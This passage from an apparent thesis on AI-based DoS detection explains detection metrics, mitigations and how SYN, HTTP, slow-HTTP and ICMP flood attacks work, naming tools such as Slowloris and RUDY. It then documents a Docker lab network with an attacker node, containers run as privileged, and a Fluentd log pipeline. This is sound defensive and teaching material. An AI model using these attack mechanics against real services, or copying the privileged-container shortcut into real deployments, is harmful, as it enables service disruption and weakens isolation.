- Request per seconds, counting the number of request made to the server or the application using web server logs (like Apache or Nginx) or application performance monitoring tools such as New Relic;
- Bit per Second (bps) and Packets per Second (pps) the volume of data transmitted over the network and the number of packets sent to and from the network. This can be monitored with Wireshark or SolarWinds NPM.

3.4.2 Anomaly Detection

The anomaly detection can be run using machine learning (behavioural analysis) or statistical methods to spot outliers or unusual traffic patterns that deviate from the baseline of normal networks. Another possibility could be a Heuristic-based detection, which consist in creating fixed rule to identify suspicious activity. As an example, it is possible to start from a baseline and monitor the alterations from the normal behaviour. In this sense may be useful to monitor metrics like:

- Packets per second (PPS) either in total or from a specific source, bits per second (bps) in total or from a specific source (capacity of a communication channel), or requests per second (RPS) with tools like Wireshark.
- The number of new connection per second overall or from a specific IP address with instruments as firewall logs.
- Response time of servers and applications.
- How long a connection is active.
- The error and failed request rates.
- The bandwidth consumed over time.
- CPU and memory usage of a connection.

3.4.3 Degraded Network Performance

An evident and concrete sign of DoS attack corresponding of the delays in the network are the latency, the jitter, the throughput and the number of lost packets. The latency of the packet delivery is, in other words, the time a packet spent to travel from the source to the destination. It is usually measured in milliseconds with tools like `ping` or `traceroute`. It can be calculated as one-way latency or round-trip time (RTT). The first is the time it takes from source to destination, while the second is the first plus the time from destination to source. In this regard, the ping calculates it as RTT while the traceroute measures the path and time taken for the packets to reach each hop [24]. The jitter measures the fluctuation in delay times for the packet arriving at the destination. It can be calculated between consecutive packets or over a certain period of time. In other words, it can be considered as the difference of latency between consecutive packets [25]. The number of lost packet is the number of packet that failed to reach the destination, measurable with ping or SolarWinds NPM [25]. The throughput is the rate of successful data transmitted over the network [25].

3.4.4 Unavailable Services

The ceasing of working of websites or services that were previously available can be recognised mostly with HTTP response code, which is the status code returned by the web servers.

- 500 Internal Server Error: resource exhaustion can raise this error of unexpected condition that prevents to solve the request
- 502 Bad Gateway: when the server acting as a gateway or proxy receive an invalid response from the upstream server.
- 503 Service Unavailable: the server can not handle the request because of a current overloading or maintenance.
- 504 Gateway Timeout: when the server acting as gateway or proxy does not receive a response from the upstream server in time.
- 429 Too Many Requests: when a user exceeds the rate limit or throttling
- 408 Request Timeout: the server timed out waiting for the request

It is possible to recover the number of error status code by means of web server logs and application performance monitoring tools [26].

3.4.5 High System Resource Utilisation

Servers experiencing high resource usage due to handling excessive number of requests could be measured with: the percentage of CPU usage (monitorable with top or htop command) [27]; the amount of memory used with tools like `free`, that display the amount of free and used physical and swap memory in the system and `vmstat,` that reports information about processes, memory, paging and so on [28]; the rate of read and write operation on the disk with tools like `iostat`; the amount of data being sent and received through the network interfaces of the network nodes. It is possible to use tools like `iftop` to measure the bandwidth usage on the interface required [25].

3.4.6 Log File Entries

Excessive presence of error messages, failed login attempts, unusual or suspicious IP addresses, highly repeated request can be spotted in the Log Files. It is possible to get all of these infos with web server log tools like Apache or Nginx, or system logs tools like Journald, syslog or syslog-ng [24].

3.4.7 Signature-based Detection

Using signatures or predefined rules of security systems to identify known attack patterns. These signatures, realised by security expert and researches, can be based on traffic pattern, packet content or usual behaviour. Finally, they get released in IDS or IPS with the aim of constantly monitoring in search for traces of these signatures. For example, a signature for a SYN Flood Attack could be a high number of TCP SYN packet without their corresponding ACK response. The drawback of this technique is that the attacker can slightly modify his technique to bypass the signature-base block [29].

3.4.8 Honeypots

Honeypots are bait systems to attract and analyse attack traffic, helping to identify attack patterns. As a bait, it is made purposely vulnerable but placed in a DMZ in order to keep far the organisation from any risk and at the same time taking the control of the area and analyse the gained information. Honeypots can be made with a limited number of service in order to be more manageable up to a completely developed and real operative systems and applications. Of course, the more is the Honeypot similar to the original, the more can gain information about the attack [30].

3.4.9 Example Workflow to Detect a DoS Attack

Based on the previous information, it is possible to define a template of workflow.

1. Set up the monitoring of one or more metrics.
2. Configure threshold-based alerts for key parameters (traffic volume, connection rates, response times).
3. Establish baseline metrics for normal traffic and resource usage patterns.
4. Perform a real-time analysis by continuously monitoring network and application performance.
5. Investigate the alerts triggered.
6. Mitigation: Deploy rate limiting and IP blocking using WAF (web application firewall) or load balancers. Engage DDoS mitigation services if necessary.

3.5 Defence techniques

In order to mitigate the DoS attacks or defend the system from them, it is possible to implement some countermeasures. Rate Limiting is the set of the threshold. It can be imposed with throttling of the request to APIs or of the limit of maximum simultaneous connection set to prevent overloads. It is also possible to shape traffic by controlling the flow of traffic to ensure critical services to remain available during an attack [21]. Tarpit is a defending mechanism that consists in slowing down malicious connections, in order to exhaust the attacker resources, delay their progress and make it difficult for attackers to complete their objectives [30]. A Load Balancer can help distribute network or application traffic across multiple servers to prevent any from getting stuck. It acts as a reverse proxy, distributing incoming traffic across backend servers, balancing the load and ensuring optimal utilization of the resources [31]. A Failover Mechanism can back up systems that can become active in case the main one goes down. The Content Delivery Network (CDN) is a system of distributed servers that delivers web content to users based on their geographical position. This means that the content is copied in several servers around the world called edge servers, which are closer to the end users. In this way, by means of a load balancer, the origin server gets offloaded. Firewalls and Access Control: permits the use of filters and the blocking or allowing of the traffic coming from specific IP addresses.

3.6 SYN flood attack

The SYN flood attack is a protocol-based DoS attack that exploit the vulnerability of the TCP threw-way handshake. The Transmission Control Protocol (TCP) is a protocol of the layer 4 (Transport) that provides a reliable, ordered and error-checked stream of bytes.

Three-way handshake

Similarly to the real life, the handshake is used as a form of presentation to start a communication. It is called three-way because it consists of 3 messages:

1. SYN: The client sends a SYN (synchronise) packet that contains a sequence number, called ISN (initial sequence number), which is used to synchronise the sequence numbers between the client and the server. The aim of the synchronisation is to ensure the correct order of the packet at the receiving end. In this way it is ensured a protection from data loss, a control of the flow (operated through the acknowledgement numbers and window size) and duplicate detection.

2. SYN-ACK: The server this time answer with a SYN-ACK packet that has 2 purposes, acknowledge the client's SYN with an ISN+1 and synchronise its own sequence.

3. ACK: finally, the client sends the last acknowledgment to server with server's ISN+1 to confirm the synchronisation.

The attack

In a SYN flood attack, the attacker sends a large number of SYN requests to the server, sometimes with spoofed IP addresses. Every time the server receive a SYN, it reserves resources enough to establish a connection for a certain amount of time. Once all the possible port will be reserved, he will not be able to work normally. From his side, the attacker, will not respond to the SYN-ACKs. By doing so, the server is left with many half-open connections, consuming resources and preventing legitimate connections.

Since the servers allocate memory and processing power for each half-open connection, the result is a highly degraded or complete unavailability due to the exhaustion. The effects can be particularly severe on systems with limited resources or inadequate mitigation mechanisms.




Figure 3.3. Three-way handshake (Source: Cloudflare).




Figure 3.4. Syn Flood attack (Source: Cloudflare).

Mitigation Strategies

With the SYN Cookies method, a server is allowed to handle incoming SYN request more efficiently to mitigate the impact of the flood, by generating and encoding the information need to establish the connection directly in the SYN-ACK phase, without allocating resources for maintaining half-connections. This information, are called cookie and consist of the couple IP address-port of the source, a timestamp or a unique identifier and a secret key only known by the server. They are combined into one single value, hashed and finally encoded in the initial sequence number (ISN) field of the SYN-ACK response. By using the cookies the necessities of other structures or state maintenance is avoided and thanks to the cryptographic hash function it is granted the integrity and authenticity of the message, making it resistant to tampering or forgery by attackers.

Another method is the backlog queue, which is where the information about half-opened connections are stored, waiting for the completion of the handshake. By adjusting the size of the queue, the server can accommodate more SYN request and resist better to the attack. However, a larger queue means a bigger memory usage, potentially leading to memory exhaustion and performance degradation. Furthermore, to overcome the problem, the attacker just has to increase the power of its attack, turning the tentative of defence in a delay.

The Firewall can be used to implement Rate Limiting rules to track the rate of incoming SYN packets from each source IP address (if the rate exceeds the threshold within a specific time window that the packet is blocked) or monitor the active connection (if a connection has been half-opened for a huge amount of time or if no data has been exchanged). In addition, the firewall can also be used as a SYN proxy. This means that the firewall will block the incoming connection until the three-way handshake is complete. Despite that, configuring and managing firewalls and IDS systems can be complex and time-consuming, especially because they require regular updates and maintenance to ensure effective protection against evolving threats.

Finally, it is possible to use an Intrusion Detection Systems (IDS). It can be both network based or host based. In case of NIDS, the analysis made of the header and payload of the packets may raise an alarm in case of high number of SYN packet without a SYN-ACK and in case the traffic flow differ from the baseline. In case the IDS is host based, the system can monitor the resource of the host by checking the CPU and memory usage or the half-open connections [32].

3.7 HTTP Flood

The attack

An HTTP Flood attack consists in using the HTTP protocol to send high volume of legitimate HTTP GET or POST, generally, or custom HTTP verbs. These request consume significant resources, causing the server to become unresponsive. Differently from other attacks, like the SYN flood or the ping of death, HTTP flood sends seemingly legitimate request, randomising headers, user agents and other parameters making them harder to detect and mitigate. Being a volumetric attack, it sends a high number of requests in a shorts time, aiming to saturate server resources. The flood may lead to CPU saturation, impact the server's ability to cache data causing memory exhaustion, and bandwidth congestion saturating server sockets. The immediate and recognisable effect are high latency in downloading web pages, submitting forms or accessing resources, disrupting the user experience, and connection timeouts, which means the server may fail to respond to legitimate requests in a reasonable time window. In extreme cases it can cause crashes of the server, that need manual intervention to restore the service, or unavailability to the user leading to complete service downtime. The detection of the HTTP flood involves monitoring network traffic pattern and behaviour anomalies, that indicate an abnormal influx of HTTP request. To do so, it is possible to monitor the metric related to the connection or analyse the insights of the traffic. For the former, it is possible to check the rate of requests, the rate from specific IPs, unusual patterns in request distribution, session duration the size of the payload and other metrics. For the latter it is possible to study the request uniformity, because often they present similarities in the header, user-agent string or URI patterns, or in the payload due to automation.

Mitigation strategies

To mitigate these attack, it is possible to implement the strategies already treated in the chapter, such as rate limiting, traffic filtering, throttling, the use of firewall with IP address blocking and reputation lists, or it is possible to proceed in the direction of resource optimisation, in order to handle a higher volume of traffic until the attack ends, use content delivery networks to distribute the traffic across different servers and data centers. Another well known solution is the use of CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) challenges to differentiate the human users from the automated bots [33].

3.8 Slowhttp

The attack

Slowhttp is a kind of attack that uses a small stream and very slow traffic. Differently from the more known DoS attack, low and slow attacks operate a very little bandwidth and can be very hard to distinguish from the normal traffic. It consists in maintaining open connection to the server by sending request ad a slow rate, but fast enough to avoid the connection to be closed. Signs of slow attacks can be, in fact, unusual performance of the servers or the network. These attacks are particularly effective against servers that allocate significant resources for each connection, such as those running web applications or using SSL/TLS.

As an example, Slowloris tool connects to the server and sends HTTP headers incrementally without completing the request. In this way, the server keeps the connection open in the tentative to receive the remaining part of the headers. Another type is the HTTP POST, that making use of tools like RUDY (R U DEAD YET) or Slowhttptest, fills the form of the request, making the server expect a certain amount of data and finally send them in very small chunks, prolonging the duration of the request.

Mitigation Strategies

To mitigate these attacks, it is possible to try upgrading the server availability, with the risk that the aggressor simply scales up its attack. Another chance is to use a Reverse Proxy or Application Layer Gateways to mitigate the attack before they even reach the server. With Timeout and Rate Limiting, it is possible to configure rules to close connections incomplete within a certain timeframe or limiting the rate of incoming requests. Finally, by means of a load balancer, is likely to distribute incoming traffic across multiple servers to prevent any single server from becoming overwhelmed [22].

3.9 ICMP flood

The Attack

This is a DoS attack in which the aggressor tries to overwhelm the victim with Internet Control Message Protocol (ICMP) echo-request packets. This message is typically produced by means of the tool Ping, that gives the name to a similar attack (Ping of Death), which is, together with traceroute, usually used with the diagnostic purposes. Receiving a high number of ICMP Echo Request, the system is forced to answer each packet, consuming progressively its power and bandwidth. Originally, the IP of the sender was spoofed to avoid to be blacklisted, however, with modern botnets attacks and the possibility to rely on several unspoofed bots, this is not even necessary. Differently from others attack, the use of bandwidth is symmetrical, making it not ideal to perform an attack, however they are still employed for basic DDoS campaigns.

The Ping of Death (PoD) is a specific type of ping flood attack where the attacker sends oversized ping packets to the target. Usually a ping packet is from 56 bytes in size, 84 including the IPv4 header, though in PoD the packet is made as large as possible. Since the Ethernet frame size is usually limited to 1500 bytes, against the 65535 of the IP packet maximum size, in the phase of reassemble a buffer overflows can be caused, potentially crashing the target system [5].

Mitigation Strategies

To mitigate the ICMP flood, is usually employed the Firewall to apply a rate limiting in presence of an attack signature. As instance, to reduce the number of ICMP request the system will answer, configure it in such a way that ignores ICMP echo request bigger than expected when they are reassembled or completely disable ICMP, especially if from untrusted sources. Alternatively, the Intrusion Detection Systems (IDS) or the performance of Network Traffic Analysis to monitor and filter out suspicious ICMP traffic patterns could be enough [34].

Chapter 4

The virtual network

To realise and test the AI model, the Universidad Politecnica de Madrid offered the possibility to use a real network, made of physical switch, routers, network interfaces, cables and computers or create a virtual one, easier to manage, change and reusable in different contexts. For the reason already mentioned, it has been chosen to build a virtual environment both to test the AI model and to eventually use it for pedagogic purposes. Among the technologies available for the implementation of the virtual network there were Kubernetes and Docker. For the sake of simplicity and under advice of the professor Bordel it has been chosen to work with Docker.

4.1 Docker

Docker is an open-source platform created to facilitate the deployment, scaling and management of application by means of their automation. Docker is based on the containerization concepts, allowing the application to rely on container properties. Thus, it provides isolation, ensuring that the application environment does not get interference from others and does not influence others; portability, because it has everything the application need to work in whatever host; efficiency, since it share the host system's kernel making them lighter than the traditional virtual machines; scalability allowing an easy way to scale application, both horizontally and vertically [35] [36].

Inside the container runs an image of the software package we choose. A docker image is, in fact, a lightweight, standalone and executable software that has everything needed to work, going from runtime libraries to environment variables and configuration files. The images are immutable, which means that they cannot be changed after their execution. Docker images works with a layered file-system, in which each layer corresponds to an addition or modification to the already compiled pile. The layered system makes this technology more efficient, allowing images with similar bases to share the same libraries without the

Figure 4.1. Docker's logo

need of wasting memory to store an atomic version of the same application. To create a layered image, it is possible to start from a pre-existent image and add new layers with the use of Dockerfile. Dockerfile is a text file that contains the instructions on how to build a Docker image, in which each instruction corresponds to a new layer [35] [36]. To achieve the target of realising a virtual network, I relied on docker-compose. Docker-compose is an orchestration tool that simplifies the management of several containers as a single service. In this way, it is possible to combine routing services, servers, administrator node and client ones. Docker-compose configuration is determined inside a YAML file defining the key feature system, such as, definition of the services, management of dependency among the services and deployment in the correct order, network configuration, data volume management, environment variable configuration and command execution [37].

To allow a service to perform a task with high privileges, it is possible to set the option `privileged` as `true`. This option provides full access to devices on the host and grants access to a set of instruction that otherwise would not be accessible, useful when the node needs to perform low-level system tasks. However, this option exposes the host to security risks breaking the principle of isolation, typical of the containers. Example of these operations could be mounting a host file-system, set network configuration or obtain hardware access to manage USB devices or control GPUs [37].

Another possibility is to use the option `cap_add` that stands for additional capabilities. In this way the privileges are more granular and specific purposes compared to `privileged: true`. Linux divides the privileges of the user root into distinct units of capabilities. The list of the capabilities can be found in Linux manual [37]. Use cases of `cap_add` can be [38]:

- `NET_ADMIN`: allows administration task, like configuring the network interfaces, managing routing tables and setting up firewall.
- `SYS_ADMIN`: enables operations such as mounting filesystems and setting up of namespaces
- `KILL`: bypass the permission checks for sending signals
- `BPF`: also included in `SYS_ADMIN`, is weaker and allows BPF operations. If the aim is to set up performance monitoring, it's also necessary to set `PERFMON`

To make the implementation easier and permissions free, has been chosen to proceed with the option `privileged: true`.

Docker offers the possibility to mount shared volumes between the container and the host. The property `volumes` allows data persistence and the chance of sharing data between containers and the host. Indeed, it has been used for data sharing, to allow easy updates and to make persistent a storage, since by restarting the containers the image is set at the starting entrypoint instead of the last state. With this option, I have been allowed to change the scripts needed and test them without stopping and rebuilding the container images. To avoid the use of shared-volume, it may be preferred at the final stage of a project, to copy the script inside the image and make it definitive [37].

The `ports` property is used for port mapping between the host machine and the Docker containers. In this way, it is possible to make service inside the containers accessible from the host and redirect traffic from a host port to a container port [37].

Each image is build by means of a Dockerfile, which is a file consisted of a series of instruction describing how the image is build. As anticipated, each line of the Dockerfile equals a layer of the image, allowing the system to be lighter by sharing common levels and faster to be built in case something is missing (it can be simply added at the end of Dockerfile appending a further level and building just this last layer). To equip a docker-compose file with a Dockerfile, it is necessary to add the option `build` and the suboption `dockerfile`, so that when the container will be build it will reference to the Dockerfile. In order to make it more organised, it is possible to specify a different name to the Dockerfile and store it in a folder. Consequently, to communicate the change to the `docker-compose.yml` it is mandatory to specify the `context` of the service.

Listing 4.1. Docker Compose Configuration

```
services:
  admin-fluentd:
    build:
      context: ./admin-fluentd
      dockerfile: Dockerfile_admin-fluentd
```

Dockerfile uses a set of commands to define the layer of the image:

- `FROM`: Specifies the base image
- `RUN`: Executes a command in the shell. Usually used to install packages, clone repositories, build scripts and so on.
- `COPY`: Copies a file from a local repository to the container repository
- `WORKDIR`: The Dockerfile correspondent of `cd`
- `EXPOSE`: Specifies the port of the container that listens for connections
- `USER`: Set the username or UID to use when running the image
- others...

Here it is an example of Dockerfile that uses the listed commands:

Listing 4.2. Dockerfile Commands with Comments

```
FROM ubuntu:22.04
# Basic packages for iprouting and log
RUN apt-get update && apt-get install -y iproute2 iptables
    coreutils iputils-ping syslog-ng git

# Packages to run a very basic server
RUN apt-get install -y nodejs npm
```

```
# Starting of the very basic server
COPY ./server/package.json /app/package.json
COPY ./server/server.js /app/server.js
WORKDIR /app
RUN npm install
EXPOSE 3000

WORKDIR /

RUN apt-get update && apt-get install kmod
# Copy of the entrypoint in the image
COPY entrypoints/ep_servidor.sh entrypoints/ep_servidor.sh
# Make the scripts executable
RUN chmod +x /entrypoints/ep_servidor.sh

CMD ["/bin/bash"]
```

If some of the commands can not be compiled within the image, there is the possibility to run them in a bash script, used as entry point. As an instance, it can be very useful in case of configuration that needs to be done at run-time or package that need to be always updated. It is possible to make a container start by the entry point, by using the specific option `entrypoint`.

Listing 4.3. dockercompose.yml example

```
admin-fluentd:
  build:
    context: ./admin-fluentd
    dockerfile: Dockerfile_admin-fluentd
  privileged: true
  entrypoint: entrypoints/ep_fluentd.sh
```

4.2 The virtual network

To elaborate a complete and efficient system has been chosen a tree topology, with several routers, clients, one server and one administration node. As root has been positioned a router, called RouterB, and on top of it an access router that links the server network and the administrator node. The server network connects the servers that should provide a service to the network. The administrator node, called admin-fluentd, is in charge of managing the network and collecting information about the network.

As visible from the picture 4.2, as leafs have been installed client networks, each of them equipped with a client node. The network on the left (RCnet_left) is also provided with an attacker node, to test the functioning of the server on stress situations. At the edges of the system has been connected 4 client network and on top a server network, with a capacity of 2^8 nodes for each. To allow the router to hypothetically connect to other network or routers, has been chosen, to provide the




Figure 4.2. Virtual network structure

.

same number of nodes. The networks are called in relation to the routers they are connected to, or more in general to the nodes. As an example the server network is called servidor-system, the network between the routerA and the routerB is called RA-RB, finally, the client network on the hard left is called RCnet_left, exploiting also the topological point of view.

4.2.1 The nodes

Admin-fluentd

The administration node is the one responsible for the study and monitoring of the entire virtual network. The container has a network interface connected to the network professor-system, with the address `10.200.0.2`, as it is noticeable by figure 4.2. To perform fast changes on the `fluent.conf` file, responsible for the configuration of Fluentd and fast reading of the output, some shared directories have been mounted. Specifically, in the mapping `./admin-fluentd/conf/fluent.conf:/fluentd/etc/fluent.conf` has been stored the configuration file, in `./admin-fluentd/shared-volume:/shared-volume` is used for storing the prediction scripts and the text file used to store the live results of the prediction and finally in `./admin-fluentd/output:/fluentd/output/` the logs coming from the whole network are stored. Finally, to disclose the container, has been used a custom Dockerfile to build the image and a bash script as entry point.

Listing 4.4. admin-fluentd entry point

```
#!/bin/bash

# Rather than using a default route, the whole
# interval of addresses is inserted as a static route.
# This is done to allow the node a connection to the internet.
# ip route change default via 10.200.0.10
ip route add 10.0.0.0/8 via 10.200.0.10

chmod +x shared-volume/prediction/livePrediction/liveLogFileCreator.sh
/shared-volume/prediction/livePrediction/liveLogFileCreator.sh

systemctl enable cron
systemctl start cron

# Start Fluentd with a specific configuration file
/usr/local/bundle/gems/fluentd-1.17.0/bin/fluentd -c
    /fluentd/etc/fluent.conf &

/bin/sleep infinity
```

The entry point task consist in setting the `routerA` as default route, start Fluentd and make the node wait to be used by means of the command `/bin/sleep infinity`. The reason why it has been chosen to add `10.0.0.0/8` as destination to include the entire network instead of defining a default route through the `routerA` is due to the loss of the connection of the node to Internet. By setting a default route to the `routerA`, in fact, it was not possible any more to download packages or perform updates after the deploying of the container. In relation to the image used, it is based on the Fluentd Debian based image, in order to be faster and avoid building it in the image. Since the admin node is responsible for the prediction of the DoS attacks, it needs the packages responsible for the working of the model in the python scripts. Since the scripts are based on `tensorflow`, `scikit-learn`, `numpy` and `joblib` the relative packages have been installed. During the installation, it came out that the package `tensorflow` was not available or compatible with this version of the operative system. To solve the problem, a virtual environment has been used. Finally, the entry point is copied and made executable in the image, so that when deployed it will be run at the starting of the container.

As anticipated, this node is in charge of log files management, which are forwarded by all the nodes. To do so, it has been used a data collector called Fluentd.

The program offers a complete solution to simplify the handling of logs from different source, which were complex and coming from fragmented source, forcing the use of different tools for different type of logs. By doing so, its employment could be crucial in matters like cloud computing, big data and distributed systems, especially thanks to the support of over 500 plugins, allowing the integration of different data sources and destination. Fluentd is based on 4 core blocks:

Figure 4.3. Fluentd logo.

- Input: component responsible for the data collection from sparse sources. Thanks to different plugins it is possible to ingest data from logs, databases and more, allowing Fluentd to manage whatever type of log data making it a universal data collector.

- Buffer: is used to temporarily store data. Different buffer mechanism are supported, including in-memory, file-based and others.

- Filter: can modify, enrich or exclude log data based on predefined rules.

- Output: is the block responsible for the formatting of data in exit and the delivery to different destinations like databases, other services, files.

To use these components and customise the data collector, a configuration file is prepared. It is based on a simple syntax in which, with various directives, it is possible to define how to manage input, buffering, filtering and output of log data [39].

Listing 4.5. Fluend configuration example

```
<source>
 @type tail
 path /var/log/syslog
 pos_file /var/log/td-agent/syslog.pos
 tag syslog
 format syslog
```

```
</source>

<filter syslog>
  @type grep
  <regexp>
    key message
    pattern ERROR
  </regexp>
</filter>

<match syslog>
  @type elasticsearch
  host localhost
  port 9200
  logstash_format true
</match>
```

In this example, Fluentd takes data from the local log, filters the error messages and finally sends them to the Elasticsearch server, thanks to the plugin option. The input block is recognisable because of the wording `source`, the filter thanks to the block `filter` and the output with `match`.

In the case of the experimental network, the configuration file has been set as it follow. The first source:

```
<source>
  @type forward
  port 24224
  bind 0.0.0.0
</source>
```

listens on port 24224 for incoming log data, using the forward protocol and accepting connection from any IP address (0.0.0.0). The forward protocol is used to facilitate transfer between Fluentd agents and aggregators. The second source:

```
<source>
  @type syslog
  port 5140
  tag syslog
  bind 0.0.0.0
  protocol_type tcp
</source>
```

accepts syslogs on port 5140 from all the IP address, using a TCP connection, in order to be sure of the reception of the messages.

The first match block:

Listing 4.6. Fluent.conf, connection data output block

```
<match dos.tracer.logs>
  @type copy
```

```
    <store>
      @type exec
      command python3 /shared-volume/prediction/1prediction.py
      <buffer>
        @type file
        path /var/lib/fluentd/predictor_dos_logs_buffer
      </buffer>
      <format>
        @type json
      </format>
    </store>
    <store>
      @type file
      path fluentd/output/DoS/dos.log
      append true
      <buffer>
        @type file
        path /var/lib/fluentd/dos_logs_buffer
        flush_mode immediate
        retry_max_times 5
      </buffer>
    </store>
  </match>
```

it has been set so that the source with matching tag dos.tracer.logs is used for 2 different output. To branch the log entry into two separate streams, it is used the directive copy. The first branch executes a python script called 1prediction.py, that performs a real-time analysis of the log entry and prints the result of the prediction in a file. By means of the buffer block, the entries, organised as a set, are saved in a buffer in the JSON format and finally analysed by the script. The second branch, simply stores the entries in a log file, exploiting the same buffer mechanism of the first branch. The flush_mode option set the rule of flushing the buffer when the system is started to avoid delays and assuring the data do not get lost in the queue. The final directive capture all the remaining entries, regardless of their tags:

```
  <match **>
    @type file
    path /fluentd/output/output.log
    append true
    <buffer>
      @type file
      path /var/lib/fluentd/buffer
      flush_mode immediate
      retry_max_times 5
    </buffer>
  </match>
```

Router

